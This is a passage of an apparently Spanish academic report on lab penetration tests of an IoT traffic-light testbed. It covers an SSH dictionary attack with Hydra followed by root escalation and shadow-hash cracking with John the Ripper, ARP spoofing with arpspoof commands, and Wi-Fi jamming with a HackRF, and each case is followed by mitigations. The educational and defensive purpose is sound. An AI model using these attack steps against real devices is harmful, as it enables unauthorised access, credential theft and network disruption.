

Figura 6.8: Ataque con Hydra (1).

Al especificar el modo *verbose*, podemos ver como se realiza cada intento manteniendo siempre el usuario pi y cambiando por cada contraseña que se encuentra en el archivo john.txt. A lo largo del ataque, también se muestra el estado del ataque, lo que nos puede servir para saber aproximadamente el tiempo que tardará en probar todas las contraseñas del archivo.

[STATUS] 602.00 tries/min, 602 tries in 00:01h, 2608 to do in 00:05h, 64 active

Como podemos observar, el estado nos muestra que se están realizando 602 intentos por minuto y que el proceso terminará en 5 minutos. En este caso, como podemos ver en la Figura 6.9, la contraseña se encontró en el intento 1052 y comparando el tiempo de comienzo y fin, obtenemos una duración real de 2 minutos y 4 segundos,siendo por tanto, una media de aproximadamente 526 intentos/minuto.

Figura 6.9: Ataque con Hydra (2).

La lista de contraseñas de “john.txt” puede considerarse corta, ya que sólo dispone de 3109 contraseñas posibles. Es por ello, que una alternativa de la que disponemos es el diccionario conocido como *rockyou.txt* con 14.344.394 contraseñas. Para este ataque no se ha probado este segundo diccionario por el tiempo que supondría con los recursos actuales. Si tenemos en cuenta la velocidad con la que se ha realizado el ataque (526 intentos/min), recorrer totalmente el diccionario “rockyou.txt” requeriría 19 días.

Una vez **Hydra** ha encontrado un caso posible, procedemos a acceder a la máquina. Para ello repetimos el comando de la Figura 6.10 con la contraseña “electronics”. Al acceder, realizamos el comando whoami para confirmar que usuario somos, en este caso usuario “pi” (el archivo *passwd* muestra más usuarios). Luego, pese a que el acceso remoto como usuario *root* está deshabilitado por defecto, una vez que hemos accedido como usuario “pi”, podemos intentar escalar privilegios. Para ello, lo primero que se ha intentado es escribir la contraseña del usuario “pi”, aunque como se

muestra en la Figura 6.10, no ha hecho falta. Al escribir el comando sudo su, no ha pedido ninguna contraseña y por tanto hemos accedido directamente como usuario raíz.



Figura 6.10: Acceso Iono RP.

Una vez dentro de la Raspberry podemos identificar el controlador del semáforo (traffic_light_controller) directamente. Además, al tener acceso como usuario raíz, se nos permite modificar y acceder a archivo sensibles que requieren permiso de "superusuario". Entre ellos se encuentra el archivo *shadow*, el cual guarda el hash de cada usuario existente en el dispositivo. En la siguiente Figura 6.11 se muestra el hash del usuario pi, que equivale a la contraseña con la que hemos accedido de "electronics".

Figura 6.11: Hash "electronics".

Como se ha comentado, la función hash solo está pensada de manera unidireccional y la manera de conseguir la contraseña en texto claro sería a través de fuerza bruta o diccionarios. Por tanto, vamos a ver cuánto tiempo nos llevaría obtener la contraseña a partir del hash con la herramienta **John the Ripper**.

En este caso, como vemos en la Figura 6.12, se ha usado el diccionario "rockyou.txt", ya que este proceso es más rápido que el anterior. Luego, en el archivo "password.txt" se encuentra el hash que obtuvimos como usuario "root" (Figura 6.11). Destacar que se trata de SHA-512($6) y que previamente a la contraseña existen bits aleatorios conocido como *salt* ($1SSSZxoma0Hzc18X). Ahora, con hash y el diccionario ejecutamos la herramienta. Como se muestra en la Figura 6.12, han sido necesarios menos de tres minutos para encontrar la contraseña en texto claro.



Figura 6.12: Resultado uso John the Ripper.

6.1.2. Mitigación

Por defecto, el puerto 22 es el utilizado para establecer una conexión SSH. Este puerto es configurado automáticamente al instalar un sistema operativo. Por tanto, una manera de añadir una capa extra de seguridad y reducir el riesgo de ataques automatizados es cambiar el puerto predeterminado del servicio SSH. Para ello, como usuario "root" abrimos el archivo de texto "sshd_config" de la siguiente manera sudo gedit /etc/ssh/sshd_config. Una vez estamos en el archivo, editamos el campo de Puerto 22 por un puerto entre 1024 y 65536. Además, hay que tener en cuenta que el puerto seleccionado no se utiliza por otros servicios. Una manera es comprobar la lista de puertos que proporciona IANA. Por último, guardamos el archivo y reiniciamos el servicio de la siguiente manera, "service ssh restart". Destacar que es necesario comprobar que las aplicaciones que usen el servicio se puedan configurar sin puerto predeterminado.

Además, cabe destacar que todos los intentos realizados se pueden ver en la siguiente ruta de la máquina víctima, "/var/log/auth.log" como "*Failed password*" (Figura 6.13). Esta permite que nos demos cuenta de que algún dispositivo está intentando conectarse a nuestra máquina.



Figura 6.13: Intentos en auth.log.

Por otra parte, existen alternativas a diccionarios basados en claves conocidas como la suite de YOW, que se basa en obtener un diccionario personalizado a través de ingeniera social. Es decir, con la información personal que podamos obtener de la persona o institución que esté detrás de la contraseña. Además, con estas dos pruebas podemos concluir que para tener una contraseña segura se deben de tomar en cuenta los siguientes consejos.

La creación de contraseñas únicas y aleatorias es muy importante, es decir, no usar la misma contraseña en distintas plataformas (posibles filtraciones), que estas carezcan de datos personales y que sean el resultado de la combinación de caracteres en minúsculas, mayúsculas, con símbolos y dígitos. Se recomienda el uso de creadores de contraseñas aleatorias como, por ejemplo, *StrongPasswordGenerator*. Además, es vital cambiar la contraseña de manera periódica y el uso de autenticación en dos pasos.

Otro aspecto importante es la longitud de la contraseña, ya que a mayor longitud mayor es la seguridad. De hecho, es recomendando que las contraseñas tengan más de doce caracteres. Podemos entender mejor esta afirmación al ver la Figura 6.14, donde se muestra el tiempo que un atacante necesita para conseguir una contraseña a partir de un hash MD5 mediante fuerza bruta en 2022. Además, existe la posibilidad de hacer uso de servicios de computación en la nube como en este caso Amazon EC2 P4d que ofrece ocho NVIDIA A100 por 32.77 dólares la hora.

Number of Characters	Numbers Only	Lowercase Letters	Upper and Lowercase Letters	Numbers, Upper and Lowercase Letters	Numbers, Upper and Lowercase Letters, Symbols
4	Instantly	Instantly	Instantly	Instantly	Instantly
5	Instantly	Instantly	Instantly	Instantly	Instantly
6	Instantly	Instantly	Instantly	Instantly	Instantly
7	Instantly	Instantly	2 secs	7 secs	31 secs
8	Instantly	Instantly	2 mins	7 mins	39 mins
9	Instantly	10 secs	1 hour	7 hours	2 days
10	Instantly	4 mins	3 days	3 weeks	5 months
11	Instantly	2 hours	5 months	3 years	34 years
12	2 secs	2 days	24 years	200 years	3k years
13	19 secs	2 months	1k years	12k years	202k years
14	3 mins	4 years	64k years	750k years	16m years
15	32 mins	100 years	3m years	46m years	1bn years
16	5 hours	3k years	173m years	3bn years	92bn years
17	2 days	69k years	9bn years	179bn years	7tn years
18	3 weeks	2m years	467bn years	11tn years	438tn years

Figura 6.14: Tiempo obtención contraseña mediante fuerza bruta. [57]

La relación entre la longitud y la complejidad de una contraseña se basa en lo que se conoce en matemáticas como variación con repetición y que se expresa con la siguiente formula $VR_{m,n} = m^n$. Es decir, variaciones con repetición de m elementos tomados de n en n.

Así, si queremos saber las variaciones que tenemos para el caso que recomendamos de 12 caracteres, debemos saber también, el número de caracteres repetidos que podemos tener. Para ello, primero tenemos en cuenta el alfabeto español que está compuesto por 27 letras, las cuales debemos multiplicar por dos para tener en cuenta minúsculas y mayúsculas. Luego se deben incluir los dígitos del 0 al 9, es decir 10 más y, por último, los símbolos especiales que aproximadamente son 33. Quedan, por tanto, un valor de m igual a 97.

Ahora, con los 97 elementos posibles, el número de variaciones que existen para una contraseña de 12 caracteres es de:

$$VR_{97,12} = 97^{12} = \ 6.93842360995438000295041 \times 10^{23}$$

Si ahora lo comparamos con una contraseña de 8 caracteres que es más común, obtenemos:

$$VR_{97,8} = 97^{8} = \ 7.837433594376961 \times 10^{15}$$

Por tanto, podemos comparar como al usar una contraseña de ocho caracteres, el atacante se ahorra probar $6.938423531580044059180 80 \times 10^{23}$ variables. Es por ello que como vemos en la Figura 6.14, pasamos de tardar 3000 años a solamente 39 minutos.

6.2. Caso de prueba 2. MitM

Este segundo caso de prueba, ilustrado en la Figura 6.15, se trata del mismo escenario que el primer caso, pero con las direcciones IP y MAC que se obtuvieron al escanear la red.



Figura 6.15: Comunicación previa al ataque.

6.2.1. Ensayo

Una vez hemos identificado la máquina víctima (Iono RP) y el punto de acceso (UR35) podemos proceder a realizar un ataque MitM. En este caso, para obligar el paso de información a través de la máquina atacante, realizaremos una suplantación ARP alterando la caché ARP de ambas máquinas.

Comenzamos activando el reenvío de paquetes en la máquina atacante para que así actúe en la red, como un router. Para ello usamos el siguiente comando `echo > 1 /proc/sys/net/ipv4/ip_forward` como se muestra en la Figura 6.16 o `sysctl -w net.ipv4.ip_forward=1`.

Figura 6.16: IP Forward habilitado.

Ahora, para redirigir el tráfico de una red local hacia la máquina atacante usaremos la herramienta **arpspoof**. Para interceptar los paquetes desde la Raspberry Pi hacia el punto de acceso, usaremos el siguiente comando:

(RP →AP) `arpspoof -I wlo1 -t 192.168.0.100 192.168.0.1` (Figura 5.16).

Figura 6.17: Resultado arpspoof.

De la misma manera, para capturar el tráfico en el sentido contrario Desde el punto de acceso hacia la Raspberry Pi debemos escribir el comando invertido, es decir:

(AP →RP) arpspoof -I wlo1 -t 192.168.0.1 192.168.0.100

Como vemos en la Figura 6.17, constantemente la máquina atacante envía mensajes ARP *replay* a la Raspberry asociando la dirección IP del AP a la dirección MAC del atacante. Inversamente ocurre lo mismo, es decir, el atacante hace creer al AP que la dirección MAC asociada a la Raspberry Pi es la del atacante.

Otra manera de ver este intercambio de mensaje es a través de **Wireshark**. En la Figura 5.17 se muestra como primero el atacante pregunta a la Rasberry Pi la dirección MAC asociada en el paquete 44. Luego, en el paquete 45 responde al atacante con la dirección MAC correcta. Y, por último, en el paquete 46 el atacante envía el mensaje ARP hacia el AP cambiando la dirección MAC asociada por la suya propia.

Este proceso se repite de manera constante para que la dirección MAC falsa esté siempre en la caché ARP y no se produzca una actualización de la caché. En caso de que la caché ARP se actualizara con la dirección MAC verdadera, se producirá una condición de carrera.

Figura 6.18: Intercambio ARP.

Por tanto, el escenario final que tenemos es el mostrado en el siguiente diagrama mostrado en la Figura 6.19.



Figura 6.19: Diagrama suplantación ARP.

6.2.2. Mitigación

Existen maneras simples de detectar este tipo de ataque, la primera sería detectando en la tabla ARP la relación IP/MAC almacenadas en la caché (arp -a). Como vemos en la siguiente Figura 6.20, dos direcciones IP distintas tienen la misma dirección MAC y como ya sabemos que la dirección 192.164.1.1 es la del AP, rápidamente identificamos la dirección IP del atacante. Existen programas que se encargan de identificar paquetes ARP maliciosos, los cuales serían de gran uso para evitar este tipo de ataques. Otras medidas podrían ser usar una red privada virtual (VPN) o definir entradas ARP estáticas.



Figura 6.20: Caché ARP Raspberry Pi.

En entornos reales, el ataque MitM preocupa en ataques donde se crean estación falsas hasta el punto de suplantar una torre celular. Las comunicaciones celulares 4G/5G se caracterizan por ser más seguras que las redes Wi-Fi complicando la ejecución del ataque por la dedicación de tiempo y complejidad. Sin embargo, existe el riesgo de degradar la comunicación hasta comunicaciones 2G donde existe diversos problemas de seguridad. Una contramedida para esto sería utilizar un cifrado mediante claves publica que 3GPP ha implementado por primera vez en las redes 5G, evitando así un ataque conocido como IMSI-catcher.

6.3. Caso de prueba 3. Jamming

El escenario que representa la Figura 6.21 está formado por el HP EliteBook que conectará el HackRF One, el punto de acceso UR35 creando la red y la Iono Pi conectada para así medir el impacto del ataque.



Figura 6.21: Escenario caso de prueba tres.

6.3.1. Ensayo

Las interferencias de radio representan la acción deliberada para bloquear o interferir una comunicación de radio legitima y pueden afectar a una gran variedad de dispositivos con comunicación inalámbrica como son: drones, sensores o cámaras de vigilancia. Por esta razón, en este ensayo vamos a analizar el impacto que puede generar las interferencias de un SDR comercial como es HackRF One.

Una vez conectado el HackRF One al ordenador HP EliteBook, podemos usar el comando hackrf_info (Figura 6.22) para asegurar que es detectado por el ordenador y para obtener información como el número de serie …315f.

```
cybersec@cybersec:~$ hackrf_info
hackrf_info version: unknown
libhackrf version: unknown (0.5)
Found HackRF
Index: 0
Serial number: 0000000000000000a06063c8243e315f
Board ID Number: 2 (HackRF One)
Firmware Version: 2018.01.1 (API:1.02)
Part ID Number: 0xa000cb3c 0x00694358
```

Figura 6.22: Información del HackRF One.

Como hemos comentado, este SDR procesa señales con una ventana de 20 MHz y para poder analizar el espectro entero (1 MHz – 6 GHz) utilizaremos la herramienta hackrf_sweep ya que realiza un barrido del espectro en aproximadamente un segundo. En la siguiente Figura 6.23 podemos visualizar de una manera gráfica el resultado de este recorrido gracias a la suite **QSpectrumAnalyzer** [a]. Rapidamente, podemos identificar ciertas bandas como el Wi-Fi de 2.4 GHz, el Wi-Fi de 5 GHzde uso de red celular (LTE, GSM, UMTS).



Figura 6.23: Espectro electromagnético durante el ensayo.

Ahora, para realizar la interferencia sobre el canal de comunicación, se usará el modo *spot* que consiste en enfocar toda la potencia sobre una frecuencia específica. Para ello, el primer paso es obtener el canal en el que se encuentra operando la red. Una manera es la mostrada en la Figura 6.24, donde **Sparrow-WiFi** detecta las redes que operan en el alcance de la tarjeta de red. La red que nos interesa es la creada por el UR35 (Ursalink_F10716), que se encuentra en el canal uno (2.412 GHz).



Figura 6.23: Sparrow-WiFi Analyzer.

Sabiendo la frecuencia sobre la que queremos actuar, el siguiente paso es crear un diagrama de flujo a través del software **GNU Radio** con los bloques *Noise Source*, *osmocom Sink* y *QT GUI Frecuency Sink* (Figura 6.24). El primer bloque genera una señal de ruido utilizando una distribución gaussiana, el segundo nos permite especificar la frecuencia de muestreo, la frecuencia objetivo, su ancho de banda y la ganancia. Con el último bloque, podemos variar el número de muestras FFT para obtener una mayor precisión de la gráfica.



Figura 6.24: Diagrama de bloques (GNU Radio).

El diagrama mostrado previamente, genera el código (Anexo A) en el lenguaje de programación Python y al ejecutarse, nos aparece una nueva ventana (Figura 6.25) con un gráfico de flujo en tiempo real donde podemos regular las ganancias RF, IF y

BB. Estás son importantes ya que, si la señal es muy débil, debemos de aumentar estas ganancias. En este caso el factor de ganancia tenía que ser de mínimo 50 dBm para poder comenzar a notar efecto en la latencia de los paquetes.



Figura 6.25: Ejecución GNU Radio.

Para obtener una idea del impacto del ataque, a la vez que este se realizaba, se media la latencia de la conexión. Como se observa en la Figura 6.26, la latencia de la comunicación pasó de 10.98 ms a 7s. Luego, otro impacto fue la desconexión en algunos momentos del dispositivo (Figura 6.27).

